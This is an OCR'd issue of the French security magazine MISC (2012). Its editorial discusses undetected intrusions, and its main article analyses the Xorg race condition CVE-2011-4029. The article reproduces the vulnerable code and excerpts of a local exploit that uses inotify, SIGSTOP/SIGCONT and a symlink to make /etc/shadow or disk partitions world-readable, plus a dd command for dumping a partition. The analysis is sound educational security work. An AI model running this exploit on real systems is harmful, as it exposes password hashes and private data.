MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 60 - F: 8,50 € - RD

N° 60 MARS/AVRIL 2012

France METRO : 8,50 € - CH : 15,00 CHF - BEL : 9,50 € - DOM : 9 € - CAN : 15,25 $ cad - POL/S : 1100 CFP - POL/A : 1400 CFP

ÉDITO

Téléchat de Schrödinger

Encore un dimanche matin. Véro m'a rappelé vendredi que je devais faire un édito pour lundi. Ch'ai la crève, les sinus obstrués, et le crâne prêt à exploser. Les idées affluent, mais c'est encore confus, trop de charabia. Je sens que cha perse (même si Perse et Arabia ne sont pas siamois).

Allez, hop, il est temps de remuer mes charmantes fesses, comme le dit si souvent Shakira.

Une question m'embarrasse systématiquement quand on me la pose. Mais non, pas mon âge ! Je ne suis pas une chatte qui minaude parce qu'elle n'assume pas. Pour ma part, je vis très bien mes 30 ans[1] (Véro, ne dis rien STP), tout comme ma grand-mère vit très bien les 90 ans qu'elle vient de fêter (pourvu que cha dure).

Trêve de coquetterie donc, je pensais plutôt à prouver qu'il y a intrusion dans un réseau, ou de manière équivalente, qu'après une intrusion, les méchants ne sont plus là. À chaque fois, je vascille, je tangue, cha loupe jamais.

Nous avons ainsi appris en février que Nortel Networks, grosse entreprise canadienne de Telecom maintenant en dépôt de bilan, fut infiltrée et pillée pendant des années. En 2000, 7 directeurs exécutifs de la société se firent voler des mots de passe, permettant alors aux attaquants de pénétrer dans le réseau, puis de prendre le contrôle des machines. En 2009, lors de la liquidation de Nortel, cette information n'avait pas été transmise aux potentiels repreneurs.

Toutefois, ce n'est pas en 2000 que Nortel réalisa la compromission, mais 4 ans plus tard. La réponse à cet incident n'a pas traîné : changement des 7 mots de passe et lancement d'une enquête interne. Six mois plus tard, aucun résultat, donc l'enquête est abandonnée.

D'autres attaques continuaient, des alertes apparaissaient de temps en temps, et le responsable de la sécurité se démenait autant que possible pour colmater les brèches, mais comme cela n'était jamais une priorité...

Il en va grosso modo de même pour quelques intrusions qui ont fait les gros titres : Bercy, la Commission européenne ou encore Areva. On peut supposer que ce n'est que la face visible de l'iceberg.

Lorsqu'on s'occupe de la sécurité d'une entité, à partir d'une certaine taille, ne faudrait-il pas partir de l'hypothèse qu'on est déjà compromis ? En même temps, si on s'arrêtait à cette idée, il ne servirait à rien de continuer à chercher comment sécuriser les choses. Il faut donc aussi agir comme si le réseau était encore sain, et le protéger.

Tel le chat de Schrödinger, le système d'information est dans une superposition d'états : à la fois compromis et sain.

Mais il y a deux grosses différences avec Schrödinger. D'une part, la superposition s'applique sur un objet macroscopique, et non une particule d'uranium isolée. D'autre part, il ne peut y avoir décohérence[2]. En fait, il est quasi impossible de déterminer l'état (compromis ou sain) d'un SI, même en l'observant. Ou alors, il faudrait trouver le chat le plus intelligent du monde...

Sur ce, je retourne dans ma litière en vous souhaitant une bonne lecture.

Fred Raynal @MISCRedac

(1) Que la personne qui a pensé « dans quelle base » en lisant ça soit maudite ;)

(2) La décohérence est le fait de passer d'une superposition d'états à un état unique. Tant qu'il n'y a pas observation du chat de Schrödinger dans sa boîte, il est mort **et** vivant. Quand on observe le contenu de la boîte, le chat est mort **ou (exclusif)** vivant. La décohérence est le passage du « et » au « ou ».

Rendez-vous au 27 avril 2012 pour le n°61 ! **www.miscmag.com**

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax** : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,50 Euros

LES ÉDITIONS DIAMOND

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Sittler
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April www.april.org

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

ANALYSE ET EXPLOITATION D'UNE « RACE CONDITION » DANS LE SERVEUR X

Julien Lantheaume – jlanthea@devzero.fr

mots-clés : *XORG / CONDITION DE CONCURRENCE / CVE-2011-4029 / INOTIFY / SIGSTOP/SIGCONT / SYMLINK*

Cet article revient sur la vulnérabilité Xorg publiée fin 2011 sous l'identifiant CVE-2011-4029. Cette dernière exploite une condition de concurrence (en anglais « race condition ») qui permet à un utilisateur local de positionner les droits en lecture sur n'importe quel fichier du système. L'exploitation s'appuie sur la façon maladroite dont le serveur X manipule des fichiers temporaires.

1 Introduction

Une mauvaise utilisation d'un fichier temporaire peut rendre un programme vulnérable à une condition de concurrence. Cette vulnérabilité était autrefois facilement identifiable et abusée à l'aide d'un simple lien symbolique. De nos jours, ce type de faille est devenu plus difficile à déceler, et l'exploiter nécessite souvent l'usage de techniques avancées (mécanismes du noyau, signaux, etc.).

La vulnérabilité CVE-2011-4029 montre que même les projets d'envergure ne sont pas épargnés par les conditions de concurrence. Nous analyserons la vulnérabilité du serveur Xorg ainsi que l'*exploit* associé. Malgré des conditions difficiles, ce dernier permet de « gagner la course » à coup sûr en s'appuyant sur le contrôle du flot d'exécution d'une instance du serveur X et l'utilisation de l'API Inotify.

2 Vulnérabilité

2.1 Mécanisme de verrou

Dans la plupart des distributions, un simple utilisateur a la possibilité de lancer un serveur X avec des droits privilégiés (*root*). Cette élévation de privilèges est généralement (cela varie selon les distributions) obtenue grâce au droit *setuid root* sur la commande `/usr/bin/Xorg` ou sur le binaire qui encapsule cette commande `/usr/bin/X` (wrapper en anglais).

Lorsqu'un serveur X est lancé sur un *display* non utilisé, il crée un fichier verrou afin d'empêcher à quiconque de lancer un second serveur sur ce même *display*. L'usage de fichiers verrous est largement répandu dans les applications nécessitant un contrôle d'accès à des ressources. Bien qu'un répertoire `/var/lock` leur soit consacré (voir normalisation FHS **[1]**), beaucoup de programmes utilisent `/tmp`. C'est le cas du serveur X qui utilise `/tmp/.Xn-lock` comme nom de fichier (où `n` est le numéro de *display* utilisé).

```
# strace X:1
[...]
open("/tmp/.tX1-lock", O_WRONLY|O_CREAT|O_EXCL, 0644) = 0
write(0, "     20093\n", 11)              = 11
chmod("/tmp/.tX1-lock", 0444)            = 0
close(0)                                 = 0
link("/tmp/.tX1-lock", "/tmp/.X1-lock") = 0
unlink("/tmp/.tX1-lock")                 = 0
```

Sortie console : Création du fichier verrou pour les versions d'Xorg antérieures à 1.11.2

La *sortie console* montre une trace des appels système exécutés pour créer ce verrou lors du lancement d'un serveur X sur le *display* « `:1` ». La trace est composée des étapes suivantes :

1. Ouverture d'un fichier verrou temporaire (`/tmp/.tX1-lock`) ;
2. Écriture de l'identifiant du processus (*PID*) dans ce nouveau fichier ;
3. Positionnement des droits en lecture pour tous les utilisateurs (*« 444 » est la représentation octale*) ;
4. Fermeture du fichier temporaire ;
5. Création d'un lien physique avec le véritable nom du fichier verrou (`/tmp/.X1-lock`) ;
6. Suppression du fichier verrou temporaire (`/tmp/.tX1-lock`).

C'est dans la manière dont est manipulé le fichier verrou temporaire (étapes 1 à 4), lors du lancement d'un serveur X, que la faille réside.

2.2 Condition de concurrence

Le code source permettant de créer ce fichier verrou est présenté dans le listing 1.

```
294  do {
295    i++;
296    lfd = open(tmp, O_CREAT | O_EXCL | O_WRONLY, 0644);
297    if (lfd < 0)
298       sleep(2);
299    else
300       break;
301  } while (i < 3);
...
314    if (lfd < 0)
315      FatalError("Could not create lock file in %s\n", tmp);
316    (void) sprintf(pid_str, "%10ld\n", (long)getpid());
317    (void) write(lfd, pid_str, 11);
318    (void) chmod(tmp, 0444);
319    (void) close(lfd);
...
328    haslock = (link(tmp,LockFile) == 0);
329    if (haslock) {
...
333      break;
334    }
335    else {
336      /*
337       * Read the pid from the existing file
338       */
339      lfd = open(LockFile, O_RDONLY);
340      if (lfd < 0) {
341        unlink(tmp);
342        FatalError("Can't read lock file %s\n", LockFile);
343      }
```

Listing 1 : Code vulnérable issu de la fonction ***LockServer()*** *du fichier* ***os/utils.c***

L'utilisation du drapeau **O_EXCL** (ligne 296) permet à **open()** de garantir l'exclusivité sur la création de ce fichier et en d'autres termes, d'éliminer tout risque d'attaque par lien symbolique. En effet, en cas de réussite, **open()** assure qu'aucun fichier du même nom n'était présent sur le disque. Il s'agît d'une opération « *atomique* », c'est-à-dire que la vérification et l'ouverture s'effectuent par le noyau au sein du même appel système.

Toutefois, une fois le fichier ouvert, rien ne garantit par la suite (ligne 318) que la fonction **chmod()** opère sur ce même fichier. En effet, à l'inverse de **fchmod()**, **chmod()** opère sur un nom de fichier et non sur un descripteur de fichier. Dans le listing 1, **chmod()** opère sur le fichier **tmp** dont le nom est **/tmp/.tX1-lock**, mais ce dernier ne fait pas forcement référence au descripteur de fichier **lfd** précédemment renvoyé par **open()**.

Il s'agit là d'une erreur qui constitue une vulnérabilité dite « TOCTTOU », l'acronyme de « Time-Of-Check-To-Time-Of-Use ». C'est une condition de concurrence qui peut être exploitée entre le moment où le fichier est testé (« time-of-check ») et celui où il est utilisé (« time-of-use »). Dans le listing 1, le fichier est testé atomiquement avec **O_EXCL** au sein de l'appel système **open()**, et est utilisé avec **chmod()**. Si entre ces deux appels (lignes 297 à 317), le fichier **tmp** est supprimé puis remplacé par un lien symbolique pointant vers un fichier arbitraire, le changement de droits se fera sur le fichier arbitraire (Fig. 1).




Fig. 1 : Exploitation TOCTTOU

La suppression de ce fichier est possible car la fonction **unlink()** (ligne 341) agit aussi sur un nom de fichier. Il est donc envisageable qu'elle puisse effacer le fichier temporaire d'une autre instance de Xorg.

C'est l'objectif de l'exploit, qui est de faire coïncider les appels système de deux processus Xorg, afin que l'un crée le fichier verrou temporaire et modifie ses droits, pendant que l'autre le supprime au moment opportun.

3 Exploitation

3.1 Pré-requis

L'exploitation d'une condition de concurrence impose un timing très serré. Ici, il s'agit d'arriver, à l'aide d'une deuxième instance de Xorg, à supprimer le fichier **tmp** juste avant l'appel à **chmod** (listing 1, ligne 318).

Cette section de pré-requis détaille les principales techniques mises en œuvre pour réussir un tel exploit.

3.1.1 Supprimer le fichier temporaire

Créer un lien symbolique **/tmp/.X1-lock** (**LockFile** dans le listing 1) pointant vers un fichier qui n'existe pas avant le lancement du serveur X conduit Xorg à supprimer le fichier verrou temporaire. En effet, un lien vers un fichier non existant fera échouer la création du lien physique (ligne 328) ainsi que l'ouverture du fichier (ligne 339). La fonction **unlink()** sera exécutée (ligne 341) juste avant que le programme ne se termine par la fonction **FatalError()** (ligne 342).

Il faut néanmoins prendre en compte le fait que l'instance qui sera lancée en second échouera lors de la création du fichier temporaire (ligne 296), puisque ce dernier aura été créé par la première instance. Cela aura pour conséquence d'introduire des temporisations

de plusieurs secondes (ligne 298) dans l'exécution de l'exploit. La technique suivante permet de contrôler l'exécution de la première instance pour permettre l'exécution de la deuxième.

3.1.2 Stopper et relancer le flot d'exécution

L'exploit utilise les signaux **SIGSTOP** et **SIGCONT** qui permettent respectivement de mettre en pause un processus et de le relancer là où il s'était arrêté. Le signal **SIGSTOP**, comme **SIGKILL**, ne peut pas être ignoré ou géré par un *handler* au sein d'un programme. À défaut de ne pas pouvoir ignorer **SIGSTOP**, certains programmes critiques empêchent l'utilisation du couple en ignorant le signal **SIGCONT**, mais ce n'est pas le cas de Xorg.

L'arrêt de la première instance de Xorg doit se faire immédiatement après la création du fichier temporaire (ligne 296). Il est donc nécessaire d'utiliser une technique pour scruter efficacement les modifications sur le système de fichiers.

3.1.3 Scruter efficacement le système de fichiers

Inotify est une fonctionnalité du noyau (incluse depuis sa version 2.6.13) permettant de reporter à une application tout changement sur un système de fichiers. Par exemple, au lieu de guetter l'apparition d'un fichier en testant sa présence avec une boucle **while()**, c'est le noyau qui va renvoyer cette information au moment précis où ce fichier a été créé sur le disque. Ce mécanisme rapide et peu gourmand en ressource CPU permet de scruter l'apparition du fichier temporaire de Xorg pour ainsi réaliser une action immédiate.

L'API Inotify est composé de plusieurs fonctions définies dans **sys/inotify.h** :

```
/* Crée et initialise une instance d'inotify.  */
int inotify_init (void) ;

/* Supervise l'objet 'name' pour l'instance 'fd' d'inotify.  Notifier
l'événement spécifié par 'mask'.  */
int inotify_add_watch (int fd, const char name, uint32_t mask) ;

/* Détruit la supervision spécifié par 'wd' de l'instance 'fd' d'inotify  */
int inotify_rm_watch (int fd, int wd);
```

3.2 Déroulement de l'exploit

La vulnérabilité CVE-2011-4029 est exploitable par la preuve de concept **xchmod.c** **[2]** dont les principaux ingrédients ont été décrits (cf. §3.1). L'exploit permet de positionner les droits en lecture pour tous les utilisateurs (444) sur n'importe quel fichier du système dont le chemin complet est passé en argument. Si aucun argument n'est spécifié, le fichier contenant la base des mots de passe (**/etc/shadow**) est choisi par défaut.

Exploit (privilèges utilisateur)		
Lancement de P1	P1 (privilèges root)	
	Création/Ouverture du fichier **tmp**	
Arrêt de P1	Processus stoppé	
Lancement de P2		P2 (privilèges root)
		Attente de plusieurs secondes
		Suppression du fichier **tmp**
Création du lien **tmp** pointant vers **/etc/shadow**		
Relance de P1		
...	Changement des droits sur **/etc/shadow**	

Tableau 1 : Synthèse des principales actions

Les principales actions sont synthétisées par le tableau 1. L'exploit va lancer un premier processus Xorg (P1) pour le mettre en pause juste après qu'il ait créé le fichier temporaire. Un autre processus Xorg (P2) sera alors lancé pour supprimer ce fichier. Le lien symbolique pointant vers un fichier arbitraire du système sera alors créé et le processus P1 sera relancé pour modifier les droits sur ce fichier arbitraire.

```
138  symlink("/dontexist", lockfile);
139
140  fd = inotify_init();
141  wd = inotify_add_watch(fd, "/tmp", IN_CREATE);
142
143  alarm(5);
144  printf("[+] Trying to stop a Xorg process right before chmod()\n");
145  pid = launch_xorg_instance(19);
146  syscall(SYS_read, fd, 0, 0);
147  syscall(SYS_kill, pid, SIGSTOP);
148  alarm(0);
149
150  printf("[+] Process ID %d stopped (SIGSTOP sent)\n", pid);
```

Listing 2 : Exploit (première partie)

Le listing 2 est extrait de l'exploit. Le lien **lockfile** pointe vers un fichier non existant (ligne 138) pour permettre aux futures instances d'Xorg d'aller à la suppression du fichier temporaire (cf. §3.1.1) et de quitter avant le véritable lancement du serveur X (basculement vers le mode « graphique »).

Une instance Inotify est initialisée (ligne 140) pour superviser toute création de fichier dans le répertoire **/tmp** (ligne 141). Cette supervision est effective juste après le lancement de Xorg, grâce à une lecture bloquante sur le descripteur de fichier **fd** (ligne 146).

Le lancement de l'instance Xorg (P1) se fait avec la fonction **launch_xorg_instance()** (ligne 145) dont le code est visible dans le listing 3. Son unique argument permet de redéfinir la priorité d'ordonnancement grâce à **nice()** (ligne 96). La valeur 19 correspond à la moins favorable des priorités, qui ralentit au maximum l'exécution du nouveau processus Xorg afin d'augmenter les chances de réussite de l'exploitation.

```
88 int launch_xorg_instance(int inc) {
89   int pid, newfd;
90   char *opt[] = { XORG_BIN, DISPLAY, NULL };
91
92   if ((pid = fork()) == 0) {
93     newfd = open("/dev/tty", O_RDONLY);
94     dup2(newfd, 0); close(1); close(2);
95
96     nice(inc); usleep(30000);
97     execve(XORG_BIN, opt, NULL);
98     _exit(0);
99   }
100
101  return pid;
102 }
```

Listing 3 : Lanceur d'instances Xorg

Remarque

La connexion du fichier /dev/tty sur l'entrée standard (lignes 93, 94) est une astuce pour outrepasser un test effectué par le *wrapper X* (sur les systèmes Debian uniquement) qui assure que l'utilisateur est bien sur une console virtuelle avant de lui autoriser le lancement du serveur X. Ceci a fait l'objet d'une autre vulnérabilité référencée sous l'identifiant CVE-2011-4613.

Notez que la lecture bloquante de `fd` (ligne 146) se fait avec `syscall(SYS_read, ...)` plutôt que `read()`. La raison est la suivante : lorsque l'on invoque un appel système (*syscall*) par son nom, il s'agit d'un *wrapper* dans la `libc` qui enveloppe d'autres instructions avant et après le véritable appel système du même nom. Une des tâches supplémentaires peut consister par exemple à renseigner la variable `errno`. Dans le listing 2, la fonction `syscall()` est utilisée pour une invocation directe de l'appel système qui est plus rapide et augmente encore un peu les chances des réussites de l'exploit.

Quand le processus Xorg arrive à la création du fichier verrou temporaire `/tmp/.tX1-lock` (listing 1, ligne 296), un événement Inotify débloque la lecture quand le verrou est créé. L'exploit peut alors poursuive son exécution et arrêter le processus Xorg avec l'envoi du signal `SIGSTOP` (ligne 147).

L'instance de Xorg est alors stoppée entre la création du fichier temporaire et le changement de droit (listing 1, lignes 297 à 317).

Attention !

L'intervalle de temps entre ces deux fonctions est très faible. Après une courte étude menée sur un processeur Triple-Core, les chances pour que l'exploit arrête le processus au moment souhaité sont de 97%. Sans l'utilisation d'Inotify, de la priorité d'ordonnancement et `syscall()`, ces chances sont quasi nulles.

À cet instant, une instance de Xorg est en pause et le fichier temporaire est présent. Il reste à remplacer le fichier temporaire par un lien vers un fichier dont on souhaite faire modifier les droits. Le code correspondant est listé dans le listing 4.

```
166  printf("[+] Removing %s by launching another Xorg process\n",
167     lockfiletmp);
168  remove_pid = launch_xorg_instance(0);
169  waitpid(remove_pid, &status, 0);
170
171  printf("[+] Creating evil symlink (%s -> %s)\n", lockfiletmp,
172     targetfile);
173  symlink(targetfile, lockfiletmp);
174
175  printf("[+] Process ID %d resumed (SIGCONT sent)\n", pid);
176  kill(pid, SIGCONT);
177  waitpid(pid, &status, 0);
```

Listing 4 : Exploit (deuxième partie)

L'exploit lance la seconde instance (ligne 168) qui supprime le fichier verrou temporaire. Les temporisations (cf. §3.1.1) font que cette opération dure plusieurs secondes. L'attente se fait avec la fonction **waitpid()** (ligne 169).

Le fichier temporaire est maintenant supprimé, le lien symbolique pointant vers un fichier arbitraire peut être créé (ligne 173). L'exploit relance ensuite l'exécution de la première instance de Xorg en envoyant le signal **SIGCONT** (ligne 176).

Une fois relancé, l'instance d'Xorg effectue le changement de droit (listing 1, ligne 318) sur le fichier arbitraire pointé par le lien symbolique.




Fig. 2 : Schématisation du déroulement de l'exploit

Conclusion

Nous venons de voir comment une utilisation banale de fichiers temporaires dans le serveur X peut être détournée pour permettre à un attaquant de mettre les droits en lecture sur n'importe quel fichier d'un système et ainsi porter atteinte à sa confidentialité. Le fichier **/etc/shadow** est bien sûr une cible de choix pour cet exploit. Dans une perspective différente, on peut vouloir prendre pour cible le fichier périphérique correspondant à une partition (**/dev/hdaX**, **/dev/sdaX**, ...). Les droits en lecture permettent de *dumper* la partition pour la monter plus tard et ainsi accéder à l'intégralité de son contenu **[3]**.

Le projet X.Org a corrigé **[4][5]** cette vulnérabilité en remplaçant **chmod()** par **fchmod()**. Cette modification ne corrige qu'une partie émergée du problème. Un problème de sécurité plus profond réside dans l'utilisation de répertoires accessibles à tous les utilisateurs, comme **/tmp**. Il n'est pas réellement nécessaire d'utiliser **/tmp** pour créer des fichiers temporaires dont seul *root* a besoin. Pourtant, comme le montrent les bulletins de sécurité, le cas Xorg est loin d'être isolé, beaucoup trop d'applications utilisent **/tmp**. Cet usage, qui est une habitude chez un bon nombre de développeurs, est avant tout historique, et les exploits sont encore une fois le prix à payer pour faire changer les mentalités. ■

REMERCIEMENTS

Je tiens à remercier Romuald Thion pour sa relecture et ses conseils.

RÉFÉRENCES

[1] « Filesystem Hierarchy Standard (FHS) » - http://www.pathname.com/fhs/

[2] « xchmod.c : Xorg file permission change PoC » (Vladz) - http://www.exploit-db.com/exploits/18040/

[3] Par exemple, la partition peut être dumpée dans un fichier avec la commande dd if=/dev/sda1 of=sda1.dump, puis montée sur une autre machine avec mount -o loop sda1.dump /mnt.

[4] « X.Org security advisory: xserver locking code issues » (X.Org foundation) - http://lists.freedesktop.org/archives/xorg-announce/2011-October/001744.html

[5] Patch CVE-2011-4029 (X.Org foundation) - http://cgit.freedesktop.org/xorg/xserver/commit/?id=b67581cf825940fdf52bf2e0af4330e695d724a4

[6] Vidéo de l'exploit sur ArchLinux - http://www.youtube.com/watch?v=XzNfIE6BnXE

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Téléphonez au 03 67 10 00 20 ou commandez par le Web

Économisez plus de 25%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

par ABONNEMENT :

38€*

au lieu de 51,00 €* en kiosque

Économie : 13,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC dès sa parution chez vous ou dans votre entreprise.
- Économisez 13,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
e-mail :	

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

PROFITEZ DE NOS OFFRES D'ABONNEMENT SPÉCIALES POUR LIRE PLUS ET FAIRE DES ÉCONOMIES !

➡ Voici nos offres de couplage

offre 1 — MISC (6 nos)
par ABO : **38€***
au lieu de 51,00€** en kiosque
Economie : 13,00 €

offre 2 — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos)
par ABO : **57€***
au lieu de 78,00€** en kiosque
Economie : 21,00 €

offre 3 — GNU/Linux Magazine (11 nos) + Linux Pratique (6 nos)
par ABO : **78€***
au lieu de 121,50€** en kiosque
Economie : 43,50 €

offre 4 — GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)
par ABO : **83€***
au lieu de 130,50€** en kiosque
Economie : 47,50 €

offre 5 — + GNU/Linux Magazine (11 nos) + Misc (6 nos)
par ABO : **84€***
au lieu de 133,50€** en kiosque
Economie : 49,50 €

offre 6 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)
par ABO : **110€***
au lieu de 169,50€** en kiosque
Economie : 59,50 €

offre 7 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)
par ABO : **116€***
au lieu de 181,50€** en kiosque
Economie : 65,50 €

offre 8 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : **143€***
au lieu de 220,50€** en kiosque
Economie : 77,50 €

offre 9 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : **173€***
au lieu de 259,50€** en kiosque
Economie : 86,50 €

offre 10 — MISC (6 nos) + MISC Hors-Série (2 nos)
par ABO : **44€***
au lieu de 69,00€** en kiosque
Economie : 25,00 €

offre 11 — Linux Pratique (6 nos) + Linux Pratique HS (3 nos)
par ABO : **42€***
au lieu de 63,00€** en kiosque
Economie : 21,00 €

offre 12 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos) + Misc (6 nos) + MISC Hors-Série (2 nos)
par ABO : **199€***
au lieu de 301,50€** en kiosque
Economie : 102,50 €

offre 15 — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos)
par ABO : **72€***
au lieu de 102,00€** en kiosque
Economie : 30,00 €

Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

➡ Nos Tarifs s'entendent TTC et en euros

		F France Métro	D DOM	T TOM	E1 Europe 1	E2 Europe 2	EUC Etats-Unis Canada	A Afrique	RM Reste du Monde
1	Abonnement MISC	38 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
2	LPE + LP	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €
3	GLMF + LP	78 €	85 €	96 €	99 €	95 €	101 €	98 €	111 €
4	GLMF + GLMF HS	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
5	GLMF + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
6	GLMF + GLMF HS + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
7	GLMF + GLMF HS + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
8	GLMF + GLMF HS + MISC + LP	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
9	GLMF + GLMF HS + MISC + LP + LPE	173 €	186 €	209 €	215 €	208 €	219 €	214 €	239 €
10	MISC + MISC HS	44 €	47 €	53 €	55 €	52 €	56 €	54 €	60 €
11	LP + LP HS	42 €	46 €	52 €	54 €	51 €	55 €	53 €	60 €
12	GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	199 €	214 €	242 €	250 €	239 €	254 €	247 €	277 €
15	LPE + LP + LP HS	72 €	78 €	88 €	91 €	87 €	93 €	90 €	101 €

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

* Toutes les offres d'abonnement : en exemple, les tarifs ci-dessus correspondant à la zone France Métro (F) ** Base tarifs kiosque zone France Métro (F)

Mes choix :

Mon 1er choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 3ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à RM) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

Je choisis de régler par :

